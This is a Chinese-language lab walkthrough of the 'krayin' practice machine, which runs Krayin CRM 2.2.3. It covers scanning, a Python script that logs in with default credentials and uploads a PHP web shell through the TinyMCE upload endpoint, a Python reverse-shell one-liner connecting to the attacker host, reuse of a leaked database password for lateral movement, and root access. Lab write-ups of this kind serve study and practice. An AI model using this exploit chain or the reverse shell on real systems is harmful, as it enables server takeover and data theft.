

65、 krayin

```
ip: 192.168.101.149
flag{user-5fd188d185e87bdc34fc0c1389d35409}
flag{root-ac0abf8a8a25305c77f1ff1130ee82ab}
```

一、信息收集

```
rustscan -a 192.168.101.149
Open 192.168.101.149:22
Open 192.168.101.149:80
Open 192.168.101.149:8080

nmap -sV -sC -p 22,80,8080 192.168.101.149
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.68 ((Debian))
|_http-server-header: Apache/2.4.68 (Debian)
|_http-title: Dino Game
8080/tcp  open  http      nginx
| http-title: Sign In
|_Requested resource was http://192.168.101.149:8080/admin/login
MAC Address: 08:00:27:B1:2D:73 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

feroxbuster -u http://192.168.101.149:8080 -w /usr/share/wordlists/dirb/big.txt -x
php,html,txt,bak,zip -t 50 --depth 2

200      GET      587L      3199w      72758c http://192.168.101.149:8080/admin/login
```

群主的靶机就是精炼啊！



80页面依旧是小恐龙，在页面的注释中得到一个域名，我们可以把域名映射到IP上

```
<!-- krayin.dsz -->
```

```
└─(kali㉿kali)-[~/Desktop]
```

```
└─$ sudo nano /etc/hosts
```


```
└─(kali㉿kali)-[~/Desktop]
```

```
└─$ cat /etc/hosts
```

```
192.168.101.149 krayin.dsz
```

貌似没有排上用场.....

访问8080页面，发现是Kryin的登录界面



Powered by [Krayin](https://krayincrm.com/), an open-source project by [Webkul](https://webkul.com/).

这一行告诉了我们，Krayin CRM，一个免费、开源的客户关系管理系统
其默认密码是admin@example.com,admin123（可以登录到dashboard）

查看历史漏洞

AVD-2026-38532	Krayin CRM 2.2.x BOLA漏洞(CVE-2026-38532)	CWE-639	2026-04-15	CVE	PoC
AVD-2026-38530	Krayin CRM v2.2.x BOLA漏洞(CVE-2026-38530)	CWE-639	2026-04-15	CVE	PoC
AVD-2026-38529	Krayin CRM 2.2.x BOLA 账户接管(CVE-2026-38529)	CWE-269	2026-04-15	CVE	PoC
AVD-2026-38528	Krayin CRM v2.2.x SQL注入漏洞(CVE-2026-38528)	CWE-89	2026-04-15	CVE	PoC
AVD-2026-38527	Krayin CRM v2.2.x SSRF漏洞(CVE-2026-38527)	CWE-918	2026-04-15	CVE	PoC
AVD-2026-38526	Krayin CRM v2.2.x 文件上传漏洞(CVE-2026-38526)	CWE-434	2026-04-15	CVE	PoC
AVD-2026-5370	Krayin CRM <= 2.2 跨站脚本漏洞(CVE-2026-5370)	CWE-79	2026-04-03	CVE	PoC
AVD-2025-3568	Webkul Krayin CRM SVG文件编辑交叉站点脚本（CVE-2025-3568）	CWE-79	2025-04-14	CVE	PoC
AVD-2024-45932	Krayin CRM 通过组织名称存在跨站点脚本 (XSS) 攻击 (CVE-2024-45932)	CWE-79	2024-10-08	CVE	PoC
AVD-2024-46367	Webkul Krayin CRM 安全漏洞(CVE-2024-46367)	未定义	2024-09-28	CVE	PoC
AVD-2024-46366	Webkul Krayin CRM 安全漏洞(CVE-2024-46366)	未定义	2024-09-28	CVE	PoC
AVD-2023-2925	Webkul krayin crm 跨站脚本漏洞(CVE-2023-2925)	CWE-79	2023-05-27	CVE	PoC

右上角点击头像查看版本号，Version: 2.2.3

[1] CVE-2026-61460（高危）

漏洞类型：不安全的直接对象引用（IDOR）
影响版本：2.2.3 及更早版本
攻击条件：已通过身份验证的用户
攻击方式：通过操纵请求参数，修改、删除或重新分配其他用户的客户、联系人、商机等记录。
CVSS 评分：8.8（高危）
风险说明：可能导致数据泄露或业务数据被恶意篡改。

[2] CVE-2026-38526（严重）

漏洞类型：远程代码执行（RCE）
影响版本：2.2.x 分支（含 2.2.3）
攻击条件：已登录的管理员用户
攻击方式：利用后台 TinyMCE 编辑器的文件上传功能，上传并执行包含恶意 PHP 代码的文件。
CVSS 评分：9.9（严重）
风险说明：已有公开的概念验证（PoC）代码，攻击者可完全控制服务器，风险极高。

[3] 其他相关漏洞（可能影响 2.2.3）

- CVE-2026-38529：弱身份验证（2.2.x 分支）
- CVE-2026-41452：安装器身份验证绕过（≤2.2.0 及 2.2.4，但 2.2.3 处于受影响区间，建议同等对待）

我们的目标是获取远程代码执行（RCE），所以直接尝试CVE-2026-38526

Webkul Krayin CRM v2.2.x 的 /admin/tinymce/upload 端点存在一个认证任意文件上传漏洞，允许攻击者通过上传精心制作的 PHP 文件来执行任意代码。

访问/admin/tinymce/upload

65、krayin

Symfony \ Component \ HttpKernel \ Exception \ MethodNotAllowedHttpException

The GET method is not supported for route admin/tinymce/upload. Supported methods: POST.

Expand vendor frames

11 vendor frames

Webkul \ Installer \ Http \ Middleware \ CanInstall : 31
handle

23 vendor frames

public / index.php : 17
[top]

```
16 public function handle(Request $request, Closure $next): mixed
17 {
18     $isInstallRoute = Str::contains($request->getPathInfo(), '/install');
19     $isInstalled = $this->isAlreadyInstalled();
20
21     if ($isInstallRoute && $isInstalled) {
22         abort_if($request->ajax(), 403);
23
24         return redirect()->route('admin.dashboard.index');
```

告诉我们访问的方式为POST而不是GET

核心要点：Laravel 对 AJAX 请求（包括文件上传）通常通过 X-XSRF-TOKEN 请求头或请求体中的 `_token` 参数来校验 CSRF。但根据 CVE 漏洞原理，TinyMCE 的上传端点对 CSRF 校验可能不严，我们从admin/dashboard路径获得我们需要的XSRF-TOKEN值和krayin_session值

Request Messages (2) Timeline Queries (7) Models (10)

GET admin/dashboard/sta

```
"accept-encoding" => array:1 [▶]
"accept" => array:1 [▶]
"user-agent" => array:1 [▶]
"host" => array:1 [▶]
]

request_cookies
array:2 [▼
  "XSRF-TOKEN" => "UI0c2snM3uKz1OUT0Z7JbeYDTm1XarWq4C6ZHRdn"
  "krayin_session" => "B0o1AIjAFzmVCrPHZCaPN21xR01FAkTrwE1tS0s1"
]
```

思路通顺了，用AI来编写代码

```
import requests
from bs4 import BeautifulSoup

url = "http://192.168.101.150:8080"
session = requests.Session()

# 1. 获取登录页的 CSRF token
login_page = session.get(f"{url}/admin/login")
soup = BeautifulSoup(login_page.text, 'html.parser')
token = soup.find('input', {'name': '_token'})['value']

# 2. 登录（默认账号密码）
login_data = {
    '_token': token,
    'email': 'admin@example.com',
```

```

        'password': 'admin123'
    }

    r = session.post(f"{url}/admin/login", data=login_data, allow_redirects=False)
    assert r.status_code == 302 and 'dashboard' in r.headers.get('Location', ''), \
        f"登录失败: {r.status_code} {r.text[:200]}"
    print(f"[+] 登录成功: {r.headers.get('Location')}")

# 3. 登录后 session 会重新生成 CSRF token,
#     登录前抓到的 _token 已失效。重新抓 dashboard 页面拿当前 session 的明文 _token
dash = session.get(f"{url}/admin/dashboard")
fresh_token = BeautifulSoup(dash.text, 'html.parser').find('input', {'name':
    '_token'})['value']
print(f"[+] 获取到当前 session 的 _token: {fresh_token[:30]}...")

# 4. 上传木马 -- 关键: 把 _token 作为 multipart 表单字段一起提交,
#     否则 Laravel 返回 419 "CSRF token mismatch."
shell_name = 'shell.php'
shell_code = '经典一句话, 我删除了是因为本地杀毒会查杀我的md文档.....'
files = {'file': (shell_name, shell_code, 'image/jpeg')}
resp = session.post(
    f"{url}/admin/tinymce/upload",
    data={'_token': fresh_token},    # 解决 419 的关键
    files=files,
    headers={'X-Requested-With': 'XMLHttpRequest'})

if resp.status_code != 200:
    print(f"[!] 上传失败: HTTP {resp.status_code}")
    print(resp.text[:500])
    exit(1)

# 5. 解析返回的上传路径并验证 RCE
location = resp.json().get('location')
print(f"[+] 上传成功: {location}")
shell_url = location.replace('http://krayin.dsz:8080', url) # 换成 IP 直连
probe = session.get(f"{shell_url}?cmd=id", timeout=10)
print(f"[+] 验证 RCE (HTTP {probe.status_code}):")
print(probe.text)

```

← ↻ **▲ 不安全** 192.168.101.150:8080/storage/tinymce/586b4bcc58836546ae24f2eb0f531c34.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

```
http://192.168.101.150:8080/storage/tinymce/586b4bcc58836546ae24f2eb0f531c34.php?
cmd=python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("1
92.168.101.148",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno()
,2);subprocess.call(["/bin/bash","-i"])'
```

```
(kali㉿kali)-[~/Desktop]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.101.148] from (UNKNOWN) [192.168.101.150] 36442
bash: cannot set terminal process group (388): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Krayin:~/krayin/laravel/storage/app/public/tinymce$ ls -al
ls -al
total 16
drwxr-xr-x 2 www-data www-data 4096 Aug 25 10:20 .
drwxr-xr-x 4 www-data www-data 4096 Aug 25 10:19 ..
-rw-r--r-- 1 www-data www-data 30 Aug 25 10:20 1b160ce63c3fbdbf75317bf8f2204ef3.php
-rw-r--r-- 1 www-data www-data 30 Aug 25 10:19 586b4bcc58836546ae24f2eb0f531c34.php
```

三、横向和提权

在读取.env文档中，我们获得关键的信息

```
www-data@Krayin:~/krayin/laravel$ cat .env
cat .env
APP_NAME=Krayin
APP_ENV=local
APP_KEY=base64:kYTucmgoTPR+TxhiyfltQv2i9mr4vcg+clxEBmawthI=
APP_DEBUG=true
APP_URL=http://krayin.dsz:8080
APP_TIMEZONE=Asia/Kolkata
APP_LOCALE=en
APP_CURRENCY=USD

VITE_HOST=
VITE_PORT=

LOG_CHANNEL=stack
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=root123
DB_PREFIX=
```

```
DB_USERNAME=krayin
DB_PASSWORD=root123
```

考虑到本靶机的难度为baby，所以首先尝试密码复用，最终横向到krayin

```
www-data@Krayin:~/krayin/laravel$ su krayin
su krayin
Password: root123
id
uid=1001(krayin) gid=1001(krayin) groups=1001(krayin),100(users)
cat /home/krayin/user.txt
flag{user-5fd188d185e87bdc34fc0c1389d35409}
```

SSH 公钥持久化

ssh -i krayin_key krayin@192.168.101.150

```
(kali㉿kali)-[~/Desktop]
$ ssh -i krayin_key krayin@192.168.101.150
Linux Krayin 7.1.5-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.1-6.1~trixie (2026-07-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
krayin@Krayin:~$ ls -al
total 28
drwx----- 3 krayin krayin 4096 Aug 25 11:02 .
drwxr-xr-x 4 root root 4096 Jul 27 08:00 ..
-rw-r--r-- 1 krayin krayin 220 Jul 27 08:00 .bash_logout
-rw-r--r-- 1 krayin krayin 3526 Jul 27 08:00 .bashrc
-rw-r--r-- 1 krayin krayin 807 Jul 27 08:00 .profile
drwx----- 2 krayin krayin 4096 Aug 25 11:03 .ssh
-rw-r--r-- 1 root root 44 Jul 27 07:53 user.txt
krayin@Krayin:~$
```

上传linpes.sh进行信息收集

- 就是上面的 994 行,原文是:

```
=====|| Do not forget to test 'su' as any other user with shell:
          without password and with their names as password
          (I don't do it in FAST mode...)
```

这是 LinPEAS 每台机器都会打印的通用提醒(在 "Users Information" 区块、登录历史下面),不是针对这台靶机发现的漏洞。意思是:

- "test 'su' as any other user with shell" → 让你手动试 su 到所有有 /bin/bash 登录 shell 的用户(这台机器上就是 root、tonglinggejim0、krayin)
- "without password and with their names as password" → 先试空密码,再试**"用户名当密码"**(即 su tonglinggejim0 时输 tonglinggejim0)
- "(I don't do it in FAST mode...)" → 因为快速模式跑 LinPEAS 时它不会自动做这个测试(su 需要交互输密码,脚本没法自动干),所以只能打印一行字提醒你手动来

su root使用root123即可登录到root用户

```
krayin@Krayin:~$ su root
Password:
root@Krayin:/home/krayin# ls -al
```



```
total 32
drwx----- 4 krayin krayin 4096 Aug 25 11:1465. krayin .
drwxr-xr-x 4 root    root    4096 Jul 27 08:00 ..
-rw-r--r-- 1 krayin krayin  220 Jul 27 08:00 .bash_logout
-rw-r--r-- 1 krayin krayin 3526 Jul 27 08:00 .bashrc
drwx----- 2 krayin krayin 4096 Aug 25 11:15 .gnupg
-rw-r--r-- 1 krayin krayin  807 Jul 27 08:00 .profile
drwx----- 2 krayin krayin 4096 Aug 25 11:03 .ssh
-rw-r--r-- 1 root    root      44 Jul 27 07:53 user.txt
root@Krayin:/home/krayin# cat /root/root.txt
flag{root-ac0abf8a8a25305c77f1ff1130ee82ab}
root@Krayin:/home/krayin#
```